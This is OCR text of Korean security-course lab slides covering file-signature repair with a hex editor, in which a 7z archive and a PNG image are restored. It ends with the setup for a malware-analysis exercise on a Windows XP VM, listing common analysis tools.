
실습4) Digital Forensic

❖ bless를 통해 Manayo 파일 오픈

- bless: GUI 기반 hex editor

```
# bless 실행
root@kali:~# bless
```


- File > Open > /root/workspace/mesl-newbee-hacking/Practice4/Mannayo



실습4) Digital Forensic

❖ 7z 파일로 변환

- Google에 'BC AF 27 1C'를 검색해보면 7z File signature의 일부임을 알 수 있음



- 7z은 '37 7A BC 27 1C …' 로 시작

Archive example: a.7z (3740 bytes) that contains 5 files compressed with LZMA method.

Start of archive:

```
0000000000: 37 7A BC AF 27 1C 00 04 5B 88 BE F9 59 0E 00 00
0000000010: 00 00 00 00 23 00 00 00 00 00 00 00 7A 63 68 FD
0000000020: 00 21 16 89 60 71 3D A5 7D 89 E6 30 2E BE 60 24

00: 6 bytes: 37 7A BC AF 27 1C        - Signature
06: 2 bytes: 00 04                    - Format version
08: 4 bytes: 5B 88 BE F9              - CRC of the following 12 bytes
00: 8 bytes: 59 0E 00 00 00 00 00 00  - relative offset of End Header
14: 8 bytes: 23 00 00 00 00 00 00 00  - the length of End Header
1C: 4 bytes: 7A 63 68 FD              - CRC of the End Header

Relative offset of End Header is relative from the end of Start Header,
that is at offset 0x20 (32 in decimal).
Real offset of End Header in example archive = 0x20 + 0x0E59 = 0x0E79

20: 00 21 16 89 ... - start of compressed data.
    Note: if the file was compressed with LZMA method, the first byte
          is always 00. If first byte is not 00, then archive uses
          another method (it can be LZMA2 or encrypted data with AES).
```


End of archive:

```
End Header (offset = 0x0E59, length = 0x23):

0000000E70:                           17 06 8D AD 01 09 80
0000000E80: AC 00 07 0B 01 00 01 23 03 01 01 05 5D 00 10 00
0000000E90: 00 00 81 1A 0A 01 90 70 52 F7 00 00

Possible values for first byte in End Header:
   17 - End Header contains the link to Metadata Block.
   01 - Metadata block is stored in End Header.
```


실습4) Digital Forensic

❖ 7z 파일로 변환

- bless를 통해 7z File signatur를 맞춰줌 > '37 1A' 추가




- File > Save File As



실습4) Digital Forensic

❖ 7z 파일 압축 해제


- 7z 파일을 압축 해제 하면 'yogi.tar'가 추출



실습4) Digital Forensic

❖ tar 파일 압축 해제


- tar 파일을 압축 해제 하면 'yogi'가 추출




실습4) Digital Forensic

yogi 분석

- 'yogi'를 열면 실행 안됨




- bless를 통해 yogi Open



실습4) Digital Forensic

❖ yogi 분석

- Google에 '0D 49 48 44'를 검색하면 png File signature의 일부임을 알 수 있음




- png는 '89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44…'로 시작

```
[00000000] 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52   .PNG........IHDR
[00000016] 00 00 00 F3 00 00 00 C3 08 06 00 00 00 57 8C 27   .............W.'
[00000032] 92 00 00 00 04 67 41 4D 41 00 00 AF C8 37 05 8A   .....gAMA....7..
[00000048] E9 00 00 00 19 74 45 58 74 53 6F 66 74 77 61 72   .....tEXtSoftwar
[00000064] 65 00 41 64 6F 62 65 20 49 6D 61 67 65 52 65 61   e.Adobe.ImageRea
[00000080] 64 79 71 C9 65 3C 00 00 0A EB 49 44 41 54 78 DA   dyq.e.....IDATx.
[00000096] EC DD DD 6F 54 69 1D C0 F1 E7 9C 33 2F 7D D9 E9   ...oTi.....3/}..
[00000112] 02 05 2C 58 A0 2D 44 56 B6 50 A0 42 79 31 10 37   ..,X.-DV.P.By1.7
[00000128] 50 24 C1 15 34 5E 78 A7 21 A9 37 FE 03 5E ED 85   P$..4^x.!.7..^..
[00000144] 89 FF C1 26 5E 72 A3 89 89 5E 88 AB 26 EE 8D 20   ...&^r...^..&...
[00000160] 04 09 2F 69 10 79 C9 52 68 11 68 29 F4 85 BE CC   ../i.y.Rh.h)....
[00000176] FB 9C E3 EF 19 CE 29 4F 4F 67 58 66 DA 01 B7 7E   ......)OOgXf...~
[00000192] 3F C9 93 19 86 61 86 AD 7C E7 F7 9C 79 D3 EA EB   ?....a..|...y...
```


실습4) Digital Forensic

❖ png 파일로 변환

- bless를 통해 png File signatur를 맞춰줌 > '89 50 4E 47 0D 0A 1A 0A' 추가




- File > Save File As



실습4) Digital Forensic

❖ **png 파일 복구 완료**



실습5) Malware Analysis ①

❖ 실습 환경

- 시나리오
  - Malware로 의심 가는 실행 파일이 있다는 신고를 받고, 해당 파일을 수거했다.
  - 이 실행 파일이 하는 역할을 알아내자.

- 실습 PC
  - Windows XP VM


- Tools
  - 정적 분석 도구
    - **bintext** – 바이너리 내의 가독 스트링 추출 도구. Import 된 함수 명을 알 수 있다.
    - **Dependency Walker** – DLL 또는 EXE 파일의 종속성을 볼 수 있는 도구.
    - **VirusTotal** – 파일 검사 제공 웹사이트. 다양한 바이러스 검사 엔진을 통해 진단할 수 있다.
  - 동적 분석 도구
    - **Process Explorer** – Windows OS 프로세스의 동작을 실시간 확인하는 모니터 도구.
    - **ProcMon** – Windows OS 프로세스의 동작을 실시간 확인하는 모니터 도구.

실습 출처: 실전 악성코드와 멀웨어 분석

실습5) Malware Analysis ①

